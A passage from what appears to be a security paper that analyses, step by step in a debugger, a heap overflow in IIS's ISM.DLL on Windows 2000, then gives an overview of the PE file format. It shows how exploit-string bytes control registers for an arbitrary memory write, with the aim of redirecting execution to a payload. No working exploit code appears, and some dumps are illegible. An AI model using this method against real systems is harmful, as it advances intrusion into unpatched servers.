The registers EAX and EBP highlighted in the registers dump are used for memory reference to locations containing the values passed into ECX and EDX. The last line is the memory address of the instruction to be executed, the actual instruction “MOV [EDX], ECX”, which is trying to write in to DS: [EDX] the value of ECX and the memory location it attempted to access. Notice how the memory location pointed by [EDX] and represented as “46464646” seems to be outside the memory range the module or threat can access. Its current content cannot be seen; it only shows “????????” to represent it.

The next screen shot is the dump of the “DIASSEMBLY” window of the debugger. At the bottom of the image is the address containing the faulty instruction, and the above four lines also marked as “Memory Dumps A-D” are locations in memory used for values assigned to registers just before the access violation occurs.




```
DISASSEMBLY
77fc9b44 4d              dec     ebp
77fc9b45 e089            loopne  ntdll!RtlAllocateHeap+0x365 (77fc9ad0)
77fc9b47 48              dec     eax
77fc9b48 1483            adc     al,0x83
77fc9b4a c65089b5        mov     byte ptr [eax-0x77],0xb5
77fc9b4e 84fe            test    dh,bh
77fc9b50                 ???
77fc9b52 8b4604          mov     eax,[esi+0x4]
77fc9b55 898588fe        mov     [ebp-0x178],eax
77fc9b5b 8b8d8cfe        mov     ecx,[ebp-0x174]
77fc9b61 8931            mov     [ecx],esi
77fc9b63 8b8d8cfe        mov     ecx,[ebp-0x174]
77fc9b69 894104          mov     [ecx+0x4],eax
77fc9b6c 8b8d8cfe        mov     ecx,[ebp-0x174]
77fc9b72 8908            mov     [eax],ecx
77fc9b74 8b858cfe        mov     eax,[ebp-0x174]
77fc9b7a 894604          mov     [esi+0x4],eax
77fc9b7d 8b858cfe        mov     eax,[ebp-0x174]
77fc9b83 83c020          add     eax,0x20
77fc9b86 8945dc          mov     [ebp-0x24],eax
77fc9b89 e9d0fe          jmp     ntdll!RtlAllocateHeap+0x2f3 (77fc9a5e)
77fc9b8e 8b4808          mov     ecx,[eax+0x8]
77fc9b91 898d9cfe        mov     [ebp-0x164],ecx
77fc9b97 8b500c          mov     edx,[eax+0xc]
77fc9b9a 899598fe        mov     [ebp-0x168],edx
77fc9ba0 890a            mov     [edx],ecx        ds:0023:46464646=????????
```

Figure 2-24 Disassembly of second AV

When the second access violation occurs, we are able to see the registers we can alter and where in the exploit string we should place the data we want to alter them with. It’s clear at this point that we can control what goes in EDX and ECX, but lets take a look at the disassembled instructions right before it stops.

The second line from the bottom “MOV [EBP-0x168], EDX” places the content of EDX at the memory address referenced by EBP-0x168; the address is “0086EC50”, as shown in figure Memory Dump A.




```
Virtual: ebp-168                    Display format: Byte

0086ec50 46 46 46 46 45 45 45 45 f8 ed 86 00 db 80 fb 77  FFFFEEEE.......w
0086ec60 18 44 f9 77 98 ec 86 00 0a 00 00 00 d3 43 f9 77  .D.w.........C.w
0086ec70 68 08 07 00 00 00 07 00 0a 00 00 00 00 00 00 00  h...............
0086ec80 70 ec 86 00 00 02 00 00 bc ec 86 00 02 00 00 00  p...............
0086ec90 d3 43 f9 77 e8 06 07 00 00 00 07 00 02 00 00 00  .C.w............
0086eca0 c0 a1 0b 00 94 ec 86 00 00 48 00 00 4c ee 86 00  .........H..L...
0086ecb0 db 80 fb 77 18 44 f9 77 ff ff ff ff 5c ee 86 00  ...w.D.w....\...
0086ecc0 16 98 fc 77 e8 06 07 00 98 40 d8 65 ec f1 86 00  ...w.....@.e....
```

Figure 2-25 Memory Dump A

The specified memory location is holding the values of “46464646” or “FFFF” from the string used; since the registers are 32Bits long, it refers to only the first four bytes found.

The line before this one, or third from the bottom, “MOV EDX, [EAX+0xC]” tells the processor to get the value at memory referenced by EAX+0xC and store it in EDX. The next figure Memory Dump B shows the content at this location being “46464646” or “FFFF.” It appears that this particular offset of “EAX+0xC” should contain something that might have been overwritten previously, and its current data is used for a purpose that is not intended to be.




```
Virtual: [illegible]                Display format: Byte

[illegible] [illegible] 4f 46 46 45 45 [illegible] 47 [illegible] [illegible] [illegible] [illegible] 00 00 00 00  [illegible]
003f36ac 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
003f36bc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003f36cc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003f36dc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
003f36ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 2-26 Memory Dump B

Continuing moving up in the disassembly window, the fourth line from the bottom “MOV [EBP-0x164], ECX” is pointing to the second part of the passed values, the data to be written into the specified memory location by [EDX]. The memory content at this location is “45454545” or “EEEE” as shown in the figure Memory Dump C.




```
Virtual: ebp-164                    Display format: Byte

0086ec54 45 45 45 45 18 e1 86 00 00 80 fb 77 18 44 f9 77  EEEE.......w.D.w
0086ec64 98 ec 86 00 0a 00 00 00 d3 43 f9 77 68 00 07 00  .........C.wh...
0086ec74 00 00 07 00 0a 00 00 00 00 00 00 00 70 ec 86 00  ............p...
0086ec84 00 02 00 00 bc ec 86 00 02 00 00 00 d3 43 f9 77  .............C.w
0086ec94 e8 06 07 00 00 00 07 00 02 00 00 00 c0 a1 0b 00  ................
0086eca4 94 ec 86 00 00 40 00 00 4c ee 86 00 db 80 fb 77  ....H..L.......w
```

Figure 2-27 Memory Dump C

At the fifth line, it sets the value for ECX with the instruction “MOV ECX, [EAX+0x8].” This appears to be the second address that should have a known value, but was possibly overwritten by the preceding instruction or calls to functions. It’s shown in figure


Memory Dump D right below this text.



```
[illegible] 41 41 45 45 46 46 46 46 45 45 [illegible] 45 [illegible] [illegible] [illegible] [illegible]  [illegible]
[illegible] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[illegible] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .. .. .. .. ...
[illegible] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .. .. .. .. ...
[illegible] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .. .. .. .. ...
[illegible] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .. .. .. .. ...
```

Figure 2-28 Memory Dump D

Finally, the stack dump as in Figure 2-29 Dump of stack content on second AV, shows the last function called, as well as the parameters passed to them. The last three calls are to memory management function, RtlAllocateHeap, and malloc; as previously mentioned, malloc is used in third generation exploits.



```
STACK
0086edb8 78001089 003f0000 00000000 00000080 ntdll!RtlAllocateHeap+0x435
0086edf8 78001026 00000080 7800100f 00000080 MSVCRT!malloc+0x89
0086ee58 77f8e723 7792127c 77920000 00000001 MSVCRT!malloc+0x26
0086eed8 77f87984 00000000 65d84098 00000000 ntdll!RtlUnicodeStringToAnsiString+0x137
0086f170 77f8b7ca 0009e020 0086f1ec 0086f1f4 ntdll!RtlDeleteCriticalSection+0x1a4
0086f218 77e9f377 7ffddc00 00000000 00000000 ntdll!LdrLoadDll+0x17
0086f248 65d8932c 65d856a4 65d84098 0086f2c4 KERNEL32!LoadLibraryExA+0x1d
00000000 00000000 00000000 00000000 00000000 wam!SE_TABLE::FlushAccessToken+0x1688
```

Figure 2-29 Dump of stack content on second AV

At this point we have gone through the disassembly of the access violation instructions and have found interesting values to work with, such as registers that can be manipulated in order to further exploit this vulnerability and offset within the exploit string to put the values to write-to and overwrite-with. The next step will be determining the magic numbers, the correct memory location in which one can successfully write to alter the flow of the process into some other code, perhaps code provided as part of the payload with the exploit.

In order to successfully have the process shift into another direction and execute a payload, additional information is required; as mentioned earlier in this paper, two key factors might be helpful in accomplishing this. First, how does the memory structure looks on a Windows 2000 server or NT in general, and second, how programs are loaded into it for execution regardless of what type of file it might be. For example: "COM","EXE","DLL". Understanding the content and structure of Portable Executable (PE) is crucial to understanding what is in memory at a given time and what areas of it can be written with arbitrary data.

2.8.4 Portable Executable (PE) an overview

Without examining PE format in depth, an overview of it will set the premises upon which the understanding of the relation between memory and executables unfold. In February and March of 2002 the MSDN Magazine published a two article series by Matt Pietrek titled, "*An In-Depth Look into the Win32 Portable Executable File Format.*" These articles provide details about PE structure, as well as utilities to assist in its research. The URL for each article can be found at items 23 and 24 respectively within the References.

The memory architecture for Windows NT/2000 is based on a 32Bit flat memory model. It could be represented as a large single block of contiguous memory locations. The total size of the Virtual Memory (VM) expands from 0x00000000 through 0xFFFFFFFF; the first half is assigned to user mode up to 0x7FFFFFFF, the rest starting at 0x80000000 is reserved for the system, unless the system is using a 3GB/1GB configuration. The processes are loaded in the low 2GB of memory. Within this memory space, areas are reserved for DLLs like "KERNEL32.DLL," "NTDLL.DLL," "ISM.DLL," etc; and other system executables, such as "DLLHOST.EXE." Each of these files has a predefined spot in memory to which they prefer to be loaded. The next figure is an example of what the memory content on the first 2GB might look like when the process is running.





Figure 2-30 Memory allocation of DLLs and other processes

This image illustrates what we might find in memory at a bigger picture. When discussing earlier the access violation errors, we notice in both cases, a memory location the system could not write to as the cause of the AV error, and the memory address from which the instruction was being executed.


Based on the details provided by the debugger, the first AV happened inside of ISM.DLL as described in section 2.8.2. It occurs when executing the instruction located in memory at EIP=6D6C63E9, and the address to which the process could not write to was set by EDI=003F9000.



```
eax=ffffffff ebx=003f62f0 ecx=3ffffda1 edx=003f0608 esi=00dc29c1 edi=003f9000
eip=6d6c63e9 esp=0086f678 ebp=0086f6d8 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010217
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for E:\WINNT\System32\inetsrv\ism.dll -
ism+63e9:
6d6c63e9 f3a5             rep  movsd ds:00dc29c1=00000000 es:003f9000=????????
```

Figure 2-31 Register's state first AV

The second AV took place inside NTDLL.DLL and it was reviewed at section 2.7.3. As shown in the disassembly and registers dump, the instruction causing the AV was located at EIP=77FC9BA0 and the address to overwrite were set by EDX=46464646; this is particularly more relevant since it uses a value we can manipulate.




```
eax=003f8690 ebx=00000011 ecx=45454545 edx=46464646 esi=003f0178 edi=003f0168
eip=77fc9ba0 esp=0086ec24 ebp=0086edb8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
ntdll!RtlAllocateHeap+435:
77fc9ba0 890a             mov     [edx],ecx        ds:0023:46464646=????????
```


Figure 2-32 Register's state second AV

These memory values are key given the relationship between system memory and a PE file format. The PE file is mirror into memory, making available the same data arrangements from the file on disk into a memory module. One possible difference could be when reading addresses. In system memory, it's referenced as Virtual Address (VA) and addresses inside a PE file are specified in Relative Virtual Address (RVA), a subject we will review as we see PE file format.

Primarily based on Common Object File Format (COFF), Microsoft introduced Portable Executable (PE) format with the intention of creating a standard header for its executable files that could be portable across different versions of its Operating Systems. The current specifications can be found in "Microsoft Portable Executable and Common Object File Format Specification (MS-PECOFF)" listed in References item 27. The next figure shows the PE format of an EXE file on the left side as presented in MS-PECOFF, and the right side shows the PE details of ISM.DLL, NTDLL.DLL, KERNEL32.DLL and DLLHOST.EXE using PEBrowse Professional Interactive[24].

[24] http://www.smidgeonsoft.com/





```
ism.dll
    DOS Header
    File Header
    Optional Header
    Section Headers
    Exports
    Imports
    Resources
    Debug
ntdll.dll
    DOS Header
    File Header
    Optional Header
    Section Headers
    Exports
    Resources
    Debug
kernel32.dll
    DOS Header
    File Header
    Optional Header
    Section Headers
    Exports
    Imports
    Resources
    Debug
dllhost.exe
    DOS Header
    File Header
    Optional Header
    Section Headers
    Imports
    Resources
    Debug
```

Figure 2-33 Microsoft PE format

In the above figure, we can see the match between the diagram (left side) and the screen shot (right side). Each file begins with a DOS Header. At the Section Header we find the Image Pages, such as Imports, Exports, and resources. Probably the best option to see the content of each component of the PE file will be by running PEDUMP[25] (need to compile) and redirecting its output into a file. Ex: C:\>pedump ism.dll >ism.txt; an example of its output is shown in figure 2-33.

A detailed explanation of each of the areas is covered in the above-mentioned Microsoft document, additional details about structure definition can be found in WINNT.H and from MSDN related links provided in the References; however, some sections that might be interesting to know are listed in Figure 2-34 PEDUMP Section Table output and Figure 2-35 PEView output of a PE file, followed by its explanation. Other areas such as Import Table and Export Table are to be considered significant. In short, the import table upholds details about libraries and functions to make available to the

[25] http://download.microsoft.com/download/msdnmagazine/code/Feb02/WXP/EN-US/PE.exe

current DLL or process, while the export table keeps track of functions available in the same module. In addition to PEDUMP and PEBrowse, PEView[26] is another tool that is very easy to read.

```
Section Table
  01 .text     VirtSize: 000083F3  VirtAddr:  00001000
    raw data offs:   00000600  raw data size: 00008400
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: 60000020
      CODE  EXECUTE  READ  ALIGN_DEFAULT(16)

  02 .data     VirtSize: 00002B78  VirtAddr:  0000A000
    raw data offs:   00008A00  raw data size: 00001000
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: C0000040
      INITIALIZED_DATA  READ  WRITE  ALIGN_DEFAULT(16)

  03 .rsrc     VirtSize: 00000FA0  VirtAddr:  0000D000
    raw data offs:   00009A00  raw data size: 00001000
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: 40000040
      INITIALIZED_DATA  READ  ALIGN_DEFAULT(16)

  04 .reloc    VirtSize: 000007DE  VirtAddr:  0000E000
    raw data offs:   0000AA00  raw data size: 00000800
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: 42000040
      INITIALIZED_DATA  DISCARDABLE  READ  ALIGN_DEFAULT(16)
```

Figure 2-34 PEDUMP Section Table output



[illegible]

Figure 2-35 PEView output of a PE file

The following are the explanation of the section names displayed in figure 2-33 and figure 2-34, identified as 01.text, 02.data, 03.rsrc, and 04.reloc; the first column is the name of the section and the second is its description.

.text The default code section.

.data The default read/write data section. Global variables typically go here.

.rdata The default read-only data section. String literals and C++/COM vtables are examples of items put into rdata.

.idata The imports table. It has become common practice (either explicitly, or via linker default behavior) to merge the .idata section into another section, typically .rdata. By default, the linker only merges the .idata section into another section when creating a release mode executable.

[26] http://www.magma.ca/~wjr/PEview.zip

.edata The exports table. When creating an executable that exports APIs or data, the linker creates an .EXP file. The .EXP file contains an .edata section that's added into the final executable. Like the .idata section, the .edata section is often found merged into the .text or .rdata sections.

.rsrc The resources. This section is read-only. However, it should not be named anything other than .rsrc, and should not be merged into other sections.

.reloc The base relocations in an executable. Base relocations are generally only needed for DLLs and not EXEs. In release mode, the linker doesn't emit base relocations for EXE files. Relocations can be removed when linking with the /FIXED switch.

When PE file is loaded into memory, it uses a reference to a static location where the file mapping begins as its Image Base address. This starting address is also called HMODULE. This location could be seen as a VA reference to a memory location within the first 2GB of RAM allocated to the process. This knowledge sets the foundation to locate any other data structure in memory. For instance, inside a PE file everything is going to be calculated as an offset from the beginning of the mapping a VA, generating the locations in Relative Virtual Address (RVA). When the PE file is loaded into memory, the module starts at the specified Image Base Address, the VA specified, and every data structure falls at the predetermined RVA+VA. Knowledge of data structures in memory can be exploited for API interception.

The following shows a PEBrowse screenshot from ISM.DLL containing the information at the Optional Header within the PE File. In the highlighted section, notice the predetermine VA=0x6D6C0000 for this DLL to map into memory.





Figure 2-36 Image Base (highlighted)

If we would like to trace back what might had happened, or perhaps understand the mechanism of the functions involved in the exploit, a step into the stack dumps will display the last function calls made before the AV occurs. The AV error's stack dump has listed the functions named "HttpExtensionProc" and "RtlAllocateHeap"; searching inside the export page of both DLL files, ISM.DLL in figure 2-36 and NTDLL.DLL in figure 2-37, the entries are found.




```
Exports table:

  Name:            HTMLA.dll
  Characteristics: 00000000
  TimeDateStamp:   38052180 -> Wed Oct 13 17:19:12 1999
  Version:         0.00
  Ordinal base:    00000001
  # of functions:  00000003
  # of Names:      00000003

  Entry Pt  Ordn  Name
  0000875B     1  ?Test@@YGXXZ
  00008393     2  GetExtensionVersion
  00008667     3  HttpExtensionProc
```

Figure 2-37 Export table of ISM.DLL (by PEDUMP)



```
Exports table:

  Name:            ntdll.dll
  Characteristics: 00000000
  TimeDateStamp:   3814F1DB -> Mon Oct 25 17:12:11 1999
  Version:         0.00
  Ordinal base:    00000001
  # of functions:  0000049B
  # of Names:      0000049B

  Entry Pt  Ordn    Name
  0001F961     1    PropertyLengthAsVariant
  0001F8CA     2    RtlConvertPropertyToVariant
  0004976B   336    RtlAllocateHeap
```

Figure 2-38 Export table of NTDLL.DLL (by PEDUMP)

A tool listed as LibAddr.c in the appendix as item 4.6.2 can be used to locate offsets for functions inside a PE. Once compiled, LibAddr.exe is very small and simple to use in finding the VA of a single function. Its syntax requires only the library name including its full path and the function name carefully typed;

Usage: LibAddr <Library> <Function>

